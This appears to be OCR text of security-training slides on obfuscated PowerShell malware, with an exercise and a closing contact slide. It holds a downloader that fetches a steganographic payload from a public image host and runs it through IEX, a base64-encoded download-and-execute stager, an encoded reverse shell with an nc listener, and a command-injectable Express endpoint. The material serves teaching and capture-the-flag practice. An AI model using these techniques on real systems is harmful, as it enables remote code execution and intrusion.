
‘htTpS://i.ibb.cO/T2v962Z/evIl-PAYlOAD.PNg’


About
EN
imgbb
Upload
Sign in
Create account
Upload and share your images.
Drag and drop anywhere you want and start uploading your images now. 32 MB limit. Direct image links, BBCode and HTML thumbnails.
START UPLOADING
The C2 endpoint is a public image host like imgur!


About
EN
imgbb
Upload
Sign in
Create account
Upload and share your images.
Drag and drop anywhere you want and start uploading your images now. 32 MB limit. Direct image links, BBCode and HTML thumbnails.
START UPLOADING
Difficult to block due to popularity and legitimate use cases




Payload looks innocent enough?


00002D30 57 00 40 F5 A5 1B 11 21 23 70 79 4E 34 00 D4 C3 W.@õ¥..!#pyN4.ÔÃ
00002D40 C7 92 C6 C7 C7 C7 CA 96 04 16 13 46 F1 22 00 70 Ç'ÆÇÇÇÊ-...Fñ".p
00002D50 2B E9 76 44 C8 08 5C 9E 13 0D 00 75 B2 5C 2E 1F +évDÈ.\ž...u²\..
00002D60 1F 1F D3 CD F2 6F 2F 2F 2F DB ED 36 FD B8 02 F6 ..ÓÍòo///Ûí6ý¸.ö
00002D70 FB FD 68 34 4A 2B 67 EC 63 6C 65 61 72 3B 31 2E ûýh4J+gìclear;1.
00002D80 2E 35 30 20 7C 20 25 7B 77 72 69 74 65 2D 68 6F .50 | %{write-ho
00002D90 73 74 20 22 49 20 61 6D 20 65 76 69 6C 21 22 20 st "I am evil!"
00002DA0 2D 46 6F 72 65 20 52 65 64 7D 3B 63 75 72 6C 2E -Fore Red};curl.
00002DB0 65 78 65 20 70 61 72 72 6F 74 2E 6C 69 76 65 5A exe parrot.liveZ
00002DC0 AD D7 D7 D7 9B 67 79 1F E7 78 91 30 02 00 B7 95 .×××›gy.çx'0..·•
00002DD0 6E 4A 84 8C C0 E5 39 D1 00 50 4B 47 05 83 41 A7 nJ„ŒÀå9Ñ.PKG.ƒA§
00002DE0 D3 59 2C 16 E9 C7 57 B4 5A AD 26 93 49 BF DF 3F ÓY,.éÇW´Z.&"I¿ß?
00002DF0 9A E3 45 C2 08 00 DC 5C BA 2F 11 32 02 97 E7 44 šãEÂ..Ü\º/.2.—çD
00002E00 03 40 8D BD BF BF 1F 0D D4 18 16 43 63 FA F1 C5 .@.½¿¿..Ô..CcúñÅ
00002E10 6C 36 9B D1 68 F4 F4 F4 94 FE EA BF 19 84 11 00 l6›Ñhôôô"þê¿.„..
00002E20 A8 88 74 77 22 64 04 2E CF 89 06 80 DA 5B 2C 16 ¨ˆtw"d..Ï‰.€Ú[,.
Results
Checksum
Search (0 hits)
Algorithm
Checksum
Usage
Steganography!
Expected result:
Offset(h): 2D78
Block(h): 2D78-2DBE
Length(h): 47

Code execution!

```
$wc = [sYStEM.net.WEBCLIeNt]::neW()
$Fs = [SYstEM.iO.meMorYSTrEAm]$Wc.dOwNLoaddatA('htTpS://'+ $enV:progRAMF
Iles[12] + '.ibb.'+ $Env:ComspEC[20]+'O/T2v'+[CHAR]57+'62Z/evIl-
PAYlOAD.P'+$ENv:coMsPec[5]+ 'g')
$FS.seEk(0X2d78, [System.IO.SEEKORIGin]::BEgIn)
$gzkkjw = [BYte[]]::NEW(0x47)
$fs.ReaD($gzkkjw, 0, $gzkkjw.lENGTh)
$fs.closE()
[SYStEM.TeXt.eNcODing]::UTF8.GETSTrInG($gzkkjw)|IeX
```



04 EXERCISE

Find out what the threat actor is trying to do and get the flag!


Code

```
Powershell.exe -nop -
enc "SQBFAHgAKABbAHMAVAByAEkATgBnAF0AOgA6AGoAbwBJAG4AKAAgACcAJwAsACgAWwByAEUARwBlAHgAXQA6ADoATQBBAFQAYwBoAEUAc
wAoACAAIgAgACkAIAApACcAJAAnACwAKQA2ADUAXQByAGEASABDAFsAKwA3ADUAXQByAGEASABDAFsAKwA0ADUAXQByAGEASABDAFsAKAAoAEU
AYwBBAGwAcABlAFIALgApADQAMwBdAHIAYQBIAEMAWwBdAGcATgBJAHIAVABTAFsALAAnAFgAMgB6ACcAKABFAGMAQQBsAHAAZQBSAC4AKQAnA
FgAMgB6AGcAZQBwAGoALgAnACsAJwBRADMAWgBMAG0AbgBKAC8AbQBvAGMAJwArACcALgByAHUAZwAnACsAJwBtAGkALgBpACcAKwAnAC8ALwA
6ACcAKwAnAHMAcAB0AHQAJwArACcAaABYADIAegAgAD0AJwArACcAIABsACcAKwAnAHIAVQBlAGcAYQAnACsAJwBtAGkAOAA5ADYAJwAoACgAI
AApACcAJwBuAEkATwBqAC0AJwBYACcAKwBdADMALAAxAFsAKQBlAGMATgBFAFIARQBmAGUAUgBQAGUAcwBPAEIAUgBlAHYAJABdAEcATgBpAFI
AdABTAFsAKAAgACgAIAAmACIAIAAsACAAJwAuACcAIAAsACAAJwBSAEkAZwBIAFQAVABPAEwARQBmAHQAJwAgACkAIAB8ACAARgBPAHIARQBhA
GMAaAAtAG8AQgBqAGUAYwB0ACAAewAkAF8ALgBWAGEAbAB1AEUAfQAgACkAIAApACAAKQA7AC4AIAAoACAAJABFAE4AdgA6AGMATwBtAFMAcAB
FAEMAWwA0ACwAMQA1ACwAMgA1AF0ALQBqAG8ASQBOACcAJwApACAAKAAgAG4AZQBXAC0AbwBiAEoAZQBDAFQAIAAgAHMAeQBTAFQAZQBNAC4Aa
QBPAC4AcwBUAFIAZQBBAE0AcgBFAEEARABlAFIAKAAoACAAbgBlAFcALQBvAGIASgBlAEMAVAAgAEkAbwAuAEMATwBNAFAAcgBFAHMAUwBJAG8
ATgAuAEQARQBmAGwAQQB0AEUAcwBUAFIARQBhAG0AKABbAEkAbwAuAE0AZQBtAG8AUgB5AHMAVAByAGUAYQBtAF0AIABbAEMAbwBOAHYARQByA
FQAXQA6ADoAZgBSAE8ATQBiAEEAUwBlADYANABTAFQAUgBJAE4AZwAoACAAJwBVADYAawB1AFMAUABCAFAAUwB6AEIATQBUAEsAOQBWAHMARgB
WAFEAQwB2AEMAbwBOAHYAQwBJAHQAegBSAHcAaQBRAGQAUwBHAGEAbgBKADIAZgBHAEcANQBxAGIAeABhAFkAWQA1AHIAagBtAHUAcABxAGEAM
QBTAGcAQQA9ACcAKQAgACwAIABbAGkATwAuAEMAbwBNAHAAcgBlAFMAcwBpAG8AbgAuAGMATwBNAFAAcgBFAFMAcwBpAE8ATgBtAE8AZABFAF0
AOgA6AGQAZQBDAE8AbQBQAFIARQBTAHMAKQApACAALABbAFQARQBYAHQALgBFAE4AYwBvAEQAaQBuAEcAXQA6ADoAQQBzAEMASQBpACkAIAApA
C4AUgBFAEEAZABUAG8ARQBuAGQAKAAgACkAOwAkAHcAcwAgAD0AIABbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAB
dADoAOgBuAGUAdwAoACkAOwAkAHcAcwAuAEQAbwB3AG4AbABvAGEAZABGAGkAbABlACgAJABpAG0AYQBnAGUAVQByAGwALAAgAFsAUwB5AHMAd
ABlAG0ALgBJAE8ALgBQAGEAdABoAF0AOgA6AEcAZQB0AFQAZQBtAHAARgBpAGwAZQBOAGEAbQBlACgAKQAgACkAOwBpAGUAeAAgACgAKABHAGU
AdAAtAEMAbwBtAG0AYQBuAGQAIAAoACIAdwBSACIAIAArACAAKAAoAGcAaQAgAEUAbgBWADoACABVAGIAYABMAGAAaQBjACkALgB2AGEAbAB1A
GUAWwAgACgAWwBNAGEAdABoAF0AOgA6AHIAbwB1AG4AZAAoACAAWwBJAG4AdABdADoAOgBNAGEAeABWAGEAbAB1AGUAIAAvADEAMAAxADIAMwA
5ADMAMgAxACkAIAAtACAAOQApACAAKwAgACgAKABbAGkAbgB0AF0AOgA6AE0AYQB4AFYAYQBsAHUAZQAgACUAIABbAGkAbgB0AF0AOgA6AE0Aa
QBuAFYAYQBsAHUAZQAgACUAIABbAGkAbgB0AF0AWwBjAGgAYQByAF0AMgApACkAXQAgACkAIAArACAAIgB0AGUAIgArACAAWwBjAGgAYQByAF0
ANAA1ACAAKwAiAE8AdQAgACIAKQApAC4AQwBtAGQAbABlAHQAQgBpAG4AZABpAG4AZwAgACsAIAAnACIAJwAgACsAIAAoACgAZwB2ACAAKAAnA
HAATwBmACcAKwAgACgAKABbAGwAbwBuAGcAXQA6ADoATQBhAHgAVgBhAGwAdQBlAC0AWwBpAG4AdABdADoAOgBNAGEAeABWAGEAbAB1AGUAKQA
uAHQAbwBzAHQAcgBpAG4AZwAoACkAWwAxADYAXQApACAAKwAgACcAYQBnACcAKQApAC4AdgBhAGwAdQBlACkAIAArACcAIgAnACkAIAA+ACAAJ
ABuAHUAbABsAA=="
```

05 EXTRAS

REVERSE SHELL

```
powershell.exe -nop -
enc "JAB0AGMAcAA9AFsATgBlAHQALgBTAG8AYwBrAGUAdABzAC4AV
ABjAHAAQwBsAGkAZQBuAHQAXQA6ADoAbgBlAHcAKAAiAGwAbwBjAGE
AbABoAG8AcwB0ACIALAAxADMAMwA3ACkAOwAkAHMAdAA9ACQAdABjA
HAALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwAkAGIAcwA9AFsAYgB
5AHQAZQBbAF0AXQA6ADoAbgBlAHcAKAA2ADUANQAzADUAKQA7AHcAa
ABpAGwAZQAoACgAJABpAD0AJABzAHQALgBSAGUAYQBkACgAJABiAHM
ALAAwACwAJABiAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgA
DAAKQB7ACQAZABhAHQAYQA9AFsAVABlAHgAdAAuAEUAbgBjAG8AZAB
pAG4AZwBdADoAOgBVAFQAOARgA4AC4ARwBlAHQAUwB0AHIAaQBuAGcAK
AAkAGIAcwAsADAALAAkAGkAKQA7ACQAcwA9ACgAaQBlAHgAIAAkAGQ
AYQB0AGEAIAAyAD4AJgAxAHwATwB1AHQALQBTAHQAcgBpAG4AZwApA
DsAJABzADIAPQAiACQAcwBgAG4AUABTACAAJABwAHcAZAA+ACIAOwA
kAHMAYgA9AFsAVABlAHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoAO
gBVAFQAOARgA4AC4ARwBlAHQAQgB5AHQAZQBzACgAJABzADIAKQA7ACQ
AcwB0AC4AVwByAGkAdABlACgAJABzAGIALAAwACwAJABzAGIALgBMA
GUAbgBnAHQAaAApADsAJABzAHQALgBGAGwAdQBzAGgAKAApADsAfQA
7ACQAdABjAHAALgBDAGwAbwBzAGUAKAApAA=="
```


New Tab
Search with DuckDuckGo or enter address
Firefox
Search the Web
Process Hacker [STILL-XPS\Still]+ (Administrator)
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
powershell.exe
Processes Services Network Disk
Name PID CPU I/O total r... Private b... Working ... Start time User name Descrip
CPU Usage: 15.20% Physical memory: 10.08 GB (63.82%) Processes: 302
File Edit Selection View Go Run
index.js && powershell.exe -nop -enc "JA • Untitled-1 - asdf - V...
Welcome
index.js
index.js > port
const express = require('express')
const app = express()
const port = 4444
const {exec } = require('child_process')
app.get('/getFile', (req,res)=>{
let f = req.query.file
if (f){
exec(`more ${f}`, (error, stdout,
res.send(stdout)
})
}else{
res.sendStatus(400)
}
})
app.listen(port, ()=>{console.log(`Listeni
index.js && powershell.exe
index.js && powershell.
exe -nop -enc
"JAB0AGMAcAA9AFsATgBlAHQA
LgBTAG8AYwBrAGUAdABzAC4AV
ABjAHAAQwBsAGkAZQBuAHQAXQ
A6ADoAbgBlAHcAKAAiAGwAbwB
jAGEAbAB0AG8AcwB0ACIALAAx
ADMAMwA3ACkAOwAkAHMAdAA9A
CQAdABjAHAALgBHAGUAdABTAH
QAcgBlAGEAbQAoACkAOwAkAGI
AcwA9AFsAYgB5AHQAZQBbAF0A
XQA6ADoAbgBlAHcAKAA2ADUAN
QAzADUAKQA7AHcAaABpAGwAZQ
AoACgAJABpAD0AJABzAHQALgB
SAGUAYQBkACgAJABiAHMALAAw
ACwAJABiAHMALgBMAGUAbgBnA
HQAaAApACkAIAAtAG4AZQAgAD
AAKQB7ACQAZABhAHQAYQA9AFs
AVABlAHgAdAAuAEUAbgBjAG8A
ZABpAG4AZwBdADoAOgBVAFQAR
WSL
nc -lvp 1337
listening on [any] 1337 ...
Ln 1, Col 146 Spaces: 4 UTF-8 CRLF PowerShell 7.0
New Tab - Fire...
Process Hacke...
KeePassXC
WSL
Task Manager
PowerShell Fil...
index.js && ...
OBS 25.0.8 (6...
ENG
6:57 PM

THANKS!

Website	stillu.cc
Email	business@stillu.cc
Twitter	@StillAzureH
GitHub	@Still34
Telegram	@StillH

CREDITS: This presentation template was created by Slidesgo, including icons by Flaticon, and infographics & images by Freepik.